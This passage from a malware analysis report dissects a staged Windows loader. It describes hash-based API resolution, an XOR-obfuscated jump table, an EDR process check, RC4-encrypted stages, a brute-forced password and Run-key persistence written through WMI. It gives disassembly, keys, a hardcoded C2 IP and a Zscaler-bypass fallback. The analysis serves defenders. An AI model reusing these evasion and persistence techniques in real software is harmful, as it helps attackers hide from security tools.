The core of the API resolution mechanism is a MurmurHash2 implementation (Figure 13 shows the seed calculation, while Figure 14 displays the complete implementation). This non-cryptographic hash function is used to efficiently match desired API names against ntdll exports.

The offset to the ntdll.dll is then used to iterate over all the exported functions and their function names are hashed with MurmurHash2 with seed 0x514EFB3D. These hashes are then used to find the function pointers to functions needed later in stage 2.

0000000000B058EF	31C9	xor ecx,ecx	
0000000000B058F1	49:01F6	add r14,rsi	
0000000000B058F4	EB 35	jmp 0xB05928	rcx=0
0000000000B058F6	48:83F9 48	cmp rcx,0x48	
0000000000B058FA	76 0D	jbe 0xB05909	
0000000000B058FC	48:89CA	mov rdx,rcx	
0000000000B058FF	E8 D388FFFF	call 0x8011D7	
0000000000B05904	48:63C8	movsxd rcx,eax	
0000000000B05907	EB 1C	jmp 0xB05925	
0000000000B05909	48:83F9 2B	cmp rcx,0x2B	
0000000000B0590D	76 16	jbe 0xB05925	
0000000000B0590F	48:89C8	mov rax,rcx	
0000000000B05912	48:885D 10	mov rbx,qword ptr ss:[rbp+0x10]	
0000000000B05916	25 FC020000	and eax,0x2FC	
0000000000B05918	48:35 38050000	xor rax,0x538	rcx=0
0000000000B05921	48:8943 10	mov qword ptr ds:[rbx+0x10],rax	
0000000000B05925	41:88 38050000	mov r11d,0x538	
0000000000B05928	48:8D99 60030000	lea rbx,qword ptr ds:[rcx+0x360]	
0000000000B05932	45:31C0	xor r8d,r8d	
0000000000B05935	45:31E4	xor r12d,r12d	
0000000000B05938	45:31ED	xor r13d,r13d	rbx=0x360
0000000000B0593B	89D8	mov eax,ebx	
0000000000B0593D	44:894424 6C	mov dword ptr ss:[rsp+0x6C],r8d	
0000000000B05942	35 6F010000	or eax,0x16F	
0000000000B05947	83C8 3B	or eax,0x3B	seed=0x514EFB3D
0000000000B0594A	05 FEF84E51	add eax,0x514EF8FE	
0000000000B0594F	894424 2C	mov dword ptr ss:[rsp+0x2C],eax	

Figure 13: MurmurHash seed calculation

```

0000000000E00D5F 41: BB 2DE5FFFF mov r11d,0xFFFFF52D
0000000000E00D65 48: 3D FFDFFFFF cmp rax,0xFFFFFFFFFFFFDFF
0000000000E00D6B 75 52 jne 0xE00DBF
0000000000E00D6D 69FF 95E9D15B imul edi,edi,0x5BD1E995
0000000000E00D73 89F8 mov eax,edi
0000000000E00D75 C1E8 18 shr eax,0x18
0000000000E00D78 31C7 xor edi,eax
0000000000E00D7A EB 43 jmp 0xE00DBF
0000000000E00D7C 41: 83FB 62 cmp r11d,0x62
0000000000E00D80 0F86 15FDFFFF jbe 0xE00A9B
0000000000E00D86 41: 81C3 18E27A71 add r11d,0x717AE218
0000000000E00D8D EB 30 jmp 0xE00DBF
0000000000E00D8F 41: 81FB 2DE5FFFF cmp r11d,0xFFFFF52D
0000000000E00D96 75 4E jne 0xE00DE6
0000000000E00D98 EB 09 jmp 0xE00DA3
0000000000E00D9A 41: 81FB 2DE5FFFF cmp r11d,0xFFFFF52D

```

MurmurHash2 Multiplier

Figure 14: MurmurHash2 implementation²

XOR-Obfuscated API Dispatch Table

Figure 15 illustrates the construction of the XOR-obfuscated API dispatch table. Stage 1 takes the resolved API addresses and subjects them to a **four-stage XOR transformation** before writing them to the jump table. The obfuscated addresses are written as **executable x64 instructions** into the jump table:

```

)0000000008E0000 49: BA D40AB7AE3EF3CC mov r10,0x18CCF33EAE870AD4
)0000000008E000A 49: BB 745B138FC28CC2 mov r11,0x18CC8CC28F135B74
)0000000008E0014 4D: 33DA xor r11,r10
)0000000008E0017 - 41: FFE3 jmp r11
)0000000008E001A 90 nop
)0000000008E001B 90 nop
)0000000008E001C 90 nop
)0000000008E001D 90 nop
)0000000008E001E 90 nop
)0000000008E001F 90 nop
)0000000008E0020 49: BA 5DF00BD33C90322 mov r10,0x2532903CD30BF05D
)0000000008E002A 49: BB 2DE0AFF2C0EF322 mov r11,0x2532EFC0F2AFE02D
)0000000008E0034 4D: 33DA xor r11,r10
)0000000008E0037 - 41: FFE3 jmp r11
)0000000008E003A 90 nop
)0000000008E003B 90 nop
)0000000008E003C 90 nop
)0000000008E003D 90 nop
)0000000008E003E 90 nop
)0000000008E003F 90 nop
)0000000008E0040 49: BA D52D8090E4202E1 mov r10,0x172E20E490802DD5
)0000000008E004A 49: BB C5E9D2B2185F2E3 mov r11,0x172E5F1882D2E9C5
)0000000008E0054 4D: 33DA xor r11,r10
)0000000008E0057 - 41: FFE3 jmp r11
)0000000008E005A 90 nop
)0000000008E005B 90 nop
)0000000008E005C 90 nop
)0000000008E005D 90 nop
)0000000008E005E 90 nop
)0000000008E005F 90 nop
)0000000008E0060 49: BA 0AE3892F19DB764 mov r10,0x4776DB192F89E30A
)0000000008E006A 49: BB 5A48D80DE5A4764 mov r11,0x4776A4E50DD8485A
)0000000008E0074 4D: 33DA xor r11,r10
)0000000008E0077 - 41: FFE3 jmp r11

```

Figure 15: Part of the xor obfuscated API call dispatch table

At runtime, these values are transformed back into valid API addresses through the inverse XOR operations. This creates a self-modifying code structure that evades static analysis.

Control is then transferred to the Stage 2 entry point.

² <https://github.com/explosion/murmurhash/blob/master/murmurhash/MurmurHash2.cpp#L76>

Stage 2: Environment Check and Password-Based Decryption

EDR Detection and Evasion

Stage 2 begins with an environment check that acquires the current process list using `ZwQuerySystemInformation` and iterates through it to detect the presence of the following endpoint security solutions:

- ⊙ Microsoft Defender for Endpoint (`MsSense.exe`)
- ⊙ CrowdStrike Falcon (`CSFalconService.exe`)
- ⊙ F-Secure (`fshoster64.exe`)
- ⊙ Kaspersky (`avp.exe`)

If any of these EDR systems are detected, Stage 2 extracts the decoy resume PDF to `%APPDATA%\Local\Temp` and opens it with the default PDF viewer, avoiding further malicious execution in monitored environments.

Command-Line Parameter Processing

If no EDR systems are detected, the code checks for an additional command-line parameter and validates whether it is a 32-character hexadecimal string. The processing follows two paths:

- ☑ Non-hexadecimal string: The second command-line parameter is passed to a key derivation function (KDF) that generates a 16-byte key
- ☑ Hexadecimal string: The string is converted from hexadecimal back to 16-byte binary format

This 16-byte key is then used to RC4-decrypt the encrypted Stage 3 payload, as shown in Figure 16.

<pre>0000000024020FA 894424 20 0000000024020FE FF15 70920200 000000002402104 85C0 000000002402106 v 79 07 000000002402108 31C0 00000000240210A v E9 94010000 00000000240210F 89F8 000000002402111 4C:8B4424 40 000000002402116 49:89D9 000000002402119 BA 16D80000 00000000240211E 48:894424 20 000000002402123 48:8D0D 865F0000 00000000240212A E8 714F0000 00000000240212F v EB 16 000000002402131 45:0FAFC9 000000002402135 B8 5F030000 00000000240213A 44:29C8 00000000240213D 66:0D 8503 000000002402141 66:3D 8707 000000002402145 v 75 15 000000002402147 48:8B5424 40 00000000240214C 41:B8 16D80000 000000002402152 31C9 000000002402154 FF15 5A920200 00000000240215A 89C5 00000000240215C 81FD 025BA379 000000002402162 v 74 18 000000002402164 48:8B2D B57E0200 000000002402168 48:8B3D 7A910200 000000002402172 BE 73030000 000000002402177 v E9 8F000000 00000000240217C 48:8B15 8D7E0200 000000002402183 48:8B05 A67E0200 00000000240218A 41:B9 20000000 000000002402190 4C:8D4424 48 000000002402195 48:83C9 FF 000000002402199 48:8B00 00000000240219C 48:8B1A 00000000240219F 48:8D5424 40 0000000024021A4 48:21C3 0000000024021A7 48:35 75010000 0000000024021AD 48:09C3 0000000024021B0 48:8D4424 3C 0000000024021B5 48:894424 20 0000000024021BA FF15 D4910200</pre>	<pre>mov dword ptr ss:[rsp+0x20],eax call qword ptr ds:[&NtAllocateVirtualMemory] test eax,eax jns 0x240210F xor eax,eax jmp 0x24022A3 mov eax,edi mov r8,qword ptr ss:[rsp+0x40] mov r9,rbx mov edx,0xD816 mov qword ptr ss:[rsp+0x20],rax lea rcx,qword ptr ds:[<encrypted_payload>] call <fun_60A0_decrypt_payload> jmp 0x2402147 imul r9d,r9d mov eax,0x35F sub eax,r9d or ax,0x3B5 cmp ax,0x7B7 jne 0x240215C mov rdx,qword ptr ss:[rsp+0x40] mov r8d,0xD816 xor ecx,ecx call qword ptr ds:[&RtlComputeCrc32] mov ebp,eax cmp ebp,0x79A35B02 je 0x240217C mov rbp,qword ptr ds:[<ref_STATE_30>] mov rdi,qword ptr ds:[&GetWindowRect] mov esi,0x373 jmp 0x2402208 mov rdx,qword ptr ds:[<ref_STATE_40>] mov rax,qword ptr ds:[<ref_STATE_20>] mov r9d,0x20 lea r8,qword ptr ss:[rsp+0x48] or rcx,0xFFFFFFFFFFFFFFFF mov rax,qword ptr ds:[rax] mov rbx,qword ptr ds:[rdx] lea rdx,qword ptr ss:[rsp+0x40] and rbx,rax xor rax,0x175 or rbx,rax lea rax,qword ptr ss:[rsp+0x3C] mov qword ptr ss:[rsp+0x20],rax call qword ptr ds:[&ZwProtectVirtualMemory]</pre>
---	---

Figure 16: RC4 decryption and CRC32 check of stage 3

Password Dialog Functionality

When the executable is launched via double-click (without command-line parameters), the program displays the password dialog shown in Figure 2.

As illustrated in Figure 17, the password dialog's `WndProc` callback function³ reads the entered password and passes it to the key derivation function (labeled `fun_03E0_calc_hash_to_rsp+68` in the disassembly). To verify the password, the payload is decrypted with the derived key and validated against the expected CRC32 checksum.

³ <https://learn.microsoft.com/de-de/windows/win32/api/winuser/nc-winuser-wndproc>




Figure 17: WndProc Callback function, processing the entered password

Password Recovery Through Reverse Engineering

At this point, we needed to determine the correct password. With no available intelligence on this sample or known victims remembering the password, we employed an AI-assisted coding approach to develop a brute-force application. The most critical step was accurately reproducing the key derivation function.

Key Derivation Function Reconstruction

To reverse-engineer the KDF, we executed the key derivation function multiple times with different inputs and recorded complete execution traces in x64dbg. Then we exported the traces as CSV files and provided the traces to Anthropic's Claude AI for analysis.

After several iterations and refinements, Claude successfully produced code that generated identical 16-byte keys for all test inputs, perfectly replicating the original implementation.

Brute-Force Strategy

With the reconstructed KDF, we developed a brute-force application that reads candidate passwords from a dictionary text file, performs key derivation on each candidate, RC4-decrypts the dumped Stage 3 payload and finally validates the result against the known CRC32 checksum.

Given that the attackers transmitted passwords verbally over the phone, we made several reasonable assumptions about the password's characteristics. First, the password would not be overly complex, as it needed to be easily communicated and understood during a phone conversation. Additionally, it must be straightforward to articulate verbally without ambiguity.

Finally, we hypothesized that it likely functioned as a „pseudo-password“ designed to protect application documents rather than provide cryptographic security, suggesting a more user-friendly approach than a truly random cryptographic key.

Based on these assumptions, we selected a German dictionary as our base wordlist and applied systematic transformations to generate candidates. These transformations included case variations such as uppercase, lowercase, and mixed case combinations. We also appended numeric suffixes ranging from 2 to 6 digits, as well as common special character suffixes that are frequently used in user-generated passwords.

After several days of computation, the brute-force attack successfully recovered the correct password.

```
$ ./decrypt_bruteforce2.exe /c/Users/user/dev/stage3_enc.bin --dictionary /c/Users/user/dev/german_dict.txt --suffix 6 --charset 0123456789!.,?
```

```
=====
Dictionary Suffix Testing
=====
File: c:/Users/user/dev/stage3_enc.bin (55318 bytes)
Target CRC32: 0x79A35B02
Testing...
```

```
=====
Input: 'Sonne1124'
Key: 3159ECB4E865F5F5126C9983F8E839BE
CRC32: 0x79A35B02 (target: 0x79A35B02) MATCH!
Saved: decrypted_payload.bin
```

```
First 64 bytes:
0000: 41 56 41 55 49 BD 1A 75 78 C6 86 F8 CE 63 41 54
0010: 49 BC D4 BC 77 2F 54 71 52 C2 55 48 BD 93 95 E4
0020: A2 33 6D EE 57 57 48 89 CF 56 53 48 83 EC 60 B8
0030: 35 27 F8 84 31 D2 48 89 44 24 30 48 8B 4C 24 30
```

```
=====
Result: Match found!
=====
```

The screenshot shows a software interface for RC4 decryption. On the left, the 'Recipe' panel is configured with 'To Hex' (Delimiter: None, Bytes per line: 0), 'RC4' (Passphrase: 3159ECB4E865F5F5126C9983F8E839BE, Input/Output format: Hex), and 'Disassemble x86' (Bit mode: 64, Compatibility: Full x86 architecture, Code Segment (CS): 16, Offset (IP): 0, and checkboxes for 'Show instruction hex' and 'Show instruction position' are checked). The 'Input' field on the right shows a file named 'stage3_enc.bin' with a size of 55,318 bytes. The 'Output' field displays a list of disassembled x86 instructions, including PUSH RSI, PUSH RBP, MOV RBP, 63CEF886C678751A, PUSH RSP, MOV RSP, C25271542F77BCD4, PUSH RBP, MOV RBP, 57EE6D33A2E49593, PUSH RDI, MOV RDI, RCX, PUSH RSI, PUSH RBX, SUB RSP, 00000000000000, MOV EAX, 84F82735, XOR EDX, EDX, MOV QWORD PTR [RSP+30], RAX, MOV RCX, QWORD PTR [RSP+30], MOV EAX, 00000148, and MOV R8, QWORD PTR [RSP+30].

Figure 18: RC4 decryption with the found key results in valid x86 machine instructions

With the Stage 3 payload now decrypted, execution proceeded to the next stage of the malware.

Stage 3: Secondary Unpacking and Extended API Resolution

Stage 3 follows an architecture nearly identical to Stage 1, implementing a recursive unpacking pattern. The stage begins by performing RC4 decryption on an embedded Stage 4 payload, followed by aPLib decompression to extract the next executable code.

The RC4 key is hardcoded: 85 20 66 77 49 D4 D9 7B 48 F1 3A 18 CC 14 62 C7

Figure 19 shows the key location in memory, while Figure 20 shows our RC4 validation with this key.

The screenshot displays a debugger window with the following components:

- Assembly View:** Shows instructions such as `movzx edx,di`, `lea esi,qword ptr ds:[rdx-0x68]`, `cmp edx,0x2B`, `je 0x2261D83`, `mov b1,0x1`, `mov edi,0x1`, `jmp 0x2261DF0`, `cmp r15,0x3F2`, `jne 0x2261D49`, `cmp byte ptr ss:[rsp+0x1C0],b1`, `jne 0x2261C88`, `mov ecx,0x3F2`, `mov edx,0xD8`, `call <fun_E3B_d11_and_function_address_10>`, `mov ecx,eax`, `cmp eax,0x4`, `jne 0x2261D35`, `jmp 0x2261D16`, `lea rax,qword ptr ss:[rsp+0x25C]`, `and edi,0xD8`, `mov rcx,r14`, `mov qword ptr ss:[rsp+0x28],0x10`, `mov qword ptr ss:[rsp+0x20],rax`, `xor rdi,0x158`, `mov r9,qword ptr ss:[rsp+0x1F0]`, `mov rdx,qword ptr ss:[rsp+0xA8]`, `lea r8,qword ptr ds:[rdi+0x8DCE]`, `call <fun_C1C_rc4_decrypt>`, `jmp 0x2261D16`, `xor edx,edx`, `div r15`, `mov r12d,edx`, `cmp r8d,0x4`, `jne 0x2261D35`, `cmp r15,0x3F2`, `jne 0x2261D49`, `mov eax,0xD9`, `xor edx,edx`, `xor edi,edi`, `mov r15d,0x3F2`, `div rsi`, `mov qword ptr ss:[rsp+0x200],rdi`, `xor edx,0xFFFFFFFF2`, `jmp 0x2261D61`, `mov eax,0xD9`, `xor edx,edx`, `div rsi`, `xor edx,r15d`, `cmp ecx,0x1A`, `jbe 0x2261D78`, `jmp 0x2261D58`, `mov eax,0xD9`, `xor edx,edx`, `div rsi`, `xor edx,r15d`, `jmp 0x2261D61`, `mov r12d,edx`, `or r12d,0xFFFFFFFF7`.
- Registers:** RAX: 00000000014F17C, RBX: 0000000077661FDC, RCX: 000000000014F308, RDX: 00000000022647B8, RBP: 000000000014F2C0, RSP: 000000000014EF20, RSI: 00000000000000C0, RDI: 0000000000000190. Other registers (R8-R15) are also listed.
- Memory Dump:** Address 0000000014F17C contains the hex key: 85 20 66 77 49 D4 D9 7B 48 F1 3A 18 CC 14 62 C7. The ASCII view shows 'fwIOU{Hh;.i.bc...j.;qr.rD...<iyy.....\'.ii.
- Registers Window:** RFLAGS: 0000000000000000, ZF: 0, PF: 1, AF: 0, OF: 0, SF: 0, DF: 0, CF: 0, TF: 1, IF: 1. LastError: 00000000 (ER), LastStatus: C0000034 (ST). GS: 002B, FS: 0053, ES: 002B, DS: 002B, CS: 0033, SS: 002B. DR0-DR7: 00000000009D0000, 0000000000000000, 0000000000000000, 0000000000000000, 0000000000000000, 0000000000000000, 0000000000000000, 0000000000000000.
- Default (x64 fastcall):** 1: rcx 000000000014F308, 2: rdx 00000000022647B8, 3: r8 000000000008F5E, 4: r9 0000000002280000, 5: [rsp+20] 00000000001.

Figure 19: Key identification for stage 4 decryption




Figure 20: RC4 decryption validation shows the same result

DLL Loading and API Enumeration

Following decompression, Stage 3 dynamically loads additional Windows libraries to expand its API capabilities beyond the bootstrap functions resolved in Stage 1. The stage employs the same MurmurHash2-based API resolution technique to enumerate and resolve function addresses from the newly loaded DLLs.

The loaded libraries include ole32.dll for COM functionality, enabling the malware to interact with Windows Component Object Model interfaces through functions such as CoCreateInstance and CoSetProxyBlanket.

Additional ntdll.dll functions are resolved, significantly expanding the syscall-level API set available to the malware. These include critical memory management functions like NtAllocateVirtualMemory, NtFreeVirtualMemory, and NtProtectVirtualMemory, as well as process and thread manipulation APIs such as NtResumeProcess, NtSetContextThread, and RtlCreateUserThread. File system operations are enabled through NtCreateFile, NtReadFile, and NtWriteFile, while registry access is provided via NtOpenKey, NtQueryValueKey, and NtEnumerateValueKey.

Most notably, Stage 3 loads WINHTTP.dll to establish network communication capabilities. The resolved WinHTTP functions include WinHttpOpen, WinHttpConnect, WinHttpOpenRequest, WinHttpSendRequest, WinHttpReceiveResponse, WinHttpQueryHeaders, WinHttpQueryDataAvailable, and WinHttpReadData, providing a complete HTTP client implementation.

The inclusion of WinHttpSetOption suggests the malware configures specific connection parameters, potentially for proxy handling or TLS settings.

XOR-Obfuscated API Dispatch Table

Identical to Stage 1, all resolved API addresses undergo the four-stage XOR transformation before being written to a new jump table structure.

Control is then transferred to the Stage 4 entry point.

Stage 4: Download and Reflective PE Loading

Figure 21 shows Stage 4 maintaining entropy values consistently below 7, indicating the stage contains only unencrypted machine code without embedded encrypted payloads.




Figure 21: Entropy of Stage 4 memory area

Cryptographic Seed Generation

Stage 4 employs a dedicated routine to generate an 8-byte cryptographic seed that serves as the foundation for subsequent PRNG operations. The seed derivation combines multiple entropy sources to create a value that varies between executions.

The algorithm reads `TickCountMultiplier` and `SystemTime` from the `KUSER_SHA-RED_DATA` structure mapped at `0x7FFE0000`, providing a time-dependent component. This is combined with the `StandardError` handle obtained from the Process Environment Block's `ProcessParameters`, contributing process-specific entropy.

The resulting seed is stored in a global variable and functions as mutable state, each invocation of the PRNG consumes the current value and writes back a transformed result. Notably, the seed is not generated just once; the malware recalculates it at multiple points during execution.

System Fingerprint Generation

Beyond the cryptographic seed, Stage 4 constructs a 26-byte system fingerprint designed to uniquely identify the infected machine. This fingerprint is persisted in a global structure and later incorporated into the URL generation process.

The primary component derives from the current user's Security Identifier. Through direct calls to `ZwOpenProcessToken` and `ZwQueryInformationToken`, the malware retrieves the To-

kenUser information and extracts the three Domain SID SubAuthority values. These 12 bytes uniquely identify the Windows installation and remain constant across reboots, effectively binding the fingerprint to the victim's machine.

Additional entropy is gathered from the environment variables USERDOMAIN, USERNAME, and COMPUTERTNAME. Each string is processed through a simple hash function that iterates over the characters, applying a multiply-and-add operation (imul by 0x25, then add the character value) to produce a 64-bit hash. The individual hashes are then combined through XOR and addition operations.

These components are mixed with several hardcoded magic constants through arithmetic transformations, producing a fingerprint that is both deterministic for a given system and practically unique across different installations. The structure also contains additional static bytes that appear to encode version or configuration information.

Persistence via AppData Installation and Run-Key

Stage 4 implements a conditional persistence mechanism based on how the sample was initially executed. When the malware is launched without command line arguments, indicating a first-run scenario triggered directly by the victim, the decryption key for Stage 3 is passed through the process environment variable ARG. In this case, the executable copies itself to %AppData%\Roaming\Microsoft\DV\DiskView.exe, establishing a foothold for subsequent executions.

Conversely, when the sample is started with the decryption key supplied as a command line argument, the ARG environment variable remains unset from Stage 2, and the copy procedure is bypassed entirely. This logic assumes that command line invocation indicates the malware is already running from its persisted location rather than being manually executed by the victim for the first time.

The persistence is established by leveraging the WMI StdRegProv provider to create a Registry Run key. Rather than using direct Registry API calls, the malware utilizes WMI's COM interfaces to write the autostart entry, providing an additional layer of indirection that may evade API monitoring focused on traditional registry functions.

The malware invokes StdRegProv.SetStringValue() with the following parameters

hDefKey	0x80000001 (HKEY_CURRENT_USER)
sSubKeyName	Software\Microsoft\Windows\CurrentVersion\Run
sValueName	"DiskView"
sValue	"C:\Users\user\AppData\Roaming\Microsoft\DV\DiskView.exe" 3159ecb4e865f5f5126c9983f8e839be

Figure 22 shows the WMI call setting the sValue parameter, which contains both the malware executable path and a 32-character hexadecimal parameter. This parameter is the environment key set in Stage 2, required for decrypting Stage 3 payload.




Figure 22: WMI call via StdRegProv to add new registry Run key for persistence

The resulting registry entry, visible in Figure 23, ensures the malware executes automatically at every user login while binding execution to the specific infected system.




Figure 23: The added Run key, executing the copied sample, passing the decryption key for stage 3 as argument

The choice of StdRegProv over direct API calls (RegSetValueEx) demonstrates operational security awareness, as WMI-based registry modifications generate different telemetry patterns and may bypass endpoint detection rules focused on registry API hooking.

Check for ZSATunnel.exe

Following persistence establishment, the malware enumerates all running processes via `ZwQuerySystemInformation(SystemProcessInformation)` to detect explicitly the presence of `ZSATunnel.exe` (Figure 24).

The screenshot displays a debugger window with assembly code on the left and a process list on the right. The assembly code includes instructions such as `mov esi, 0x00000225`, `mov rax, qword ptr ds:[<&rtEqualUnicodeString>]`, and `call <fun_s4_4CC0_check_ZSATunnel1>`. The process list shows `ZSATunnel.exe` with a `next element` pointer.

Figure 24: Iteration over process list and search for ZSATunnel.exe

When the malware detects `ZSATunnel.exe` in the running process list, it sets a global boolean flag in the binary's data section.

During the subsequent C2 communication setup, this flag is read back and used as an index into an array of C2 endpoints (Figure 25).

The screenshot shows assembly code with annotations. Red arrows point to `rax != 0` and `set global flag`. The code includes instructions such as `call <fun_s4_4CC0_check_ZSATunnel1>`, `test eax, eax`, `je 0x9C3AAD`, and `mov rax, qword ptr ds:[<&rtEqualUnicodeString>]`.

Figure 25: Setting the global flag after ZSATunnel.exe detection

If the flag is set, indicating the presence of Zscaler Client Connector, the malware selects a hardcoded IP address rather than the primary domain-based endpoint (see Figure 26).

```

00000000009CC3E2 | 75 49 | jne 0x9CC42D |
00000000009CC3E4 | 8B05 762C0000 | mov eax,dword ptr ds:[0x9CF060] |
00000000009CC3EA | 48:8B84C4 C0000000 | mov rax,qword ptr ss:[rsp-rax*8+0xC0] | [rsp+98]:L"104.164.55.143"
00000000009CC3F2 | 48:898424 98000000 | mov qword ptr ss:[rsp+0x98],rax |
00000000009CC3FA | EB 31 | jmp 0x9CC42D |

[...]
00000000009CC559 | 48:8B9424 98000000 | mov rdx,qword ptr ss:[rsp+0x98] | [rsp+98]:L"104.164.55.143"
00000000009CC561 | 66:C1E8 08 | shr ax,0x8 |
00000000009CC565 | 44:8D80 AF010000 | lea r8d,qword ptr ds:[rax+0x1AF] |
00000000009CC56C | 41:81E0 FF030000 | and r8d,0x3FF |
00000000009CC573 | E8 9886FFFF | call <fun_s4_3C10_call_winHttpConnect>

```

Figure 26: Using the global flag to use the plain IP address instead the DNS name to be passed to WinHttpConnect

This behavior strongly suggests that the threat actors are deliberately attempting to bypass Zscaler’s DNS-based web filtering and SSL inspection policies by falling back to a raw IP address for C2 communication.

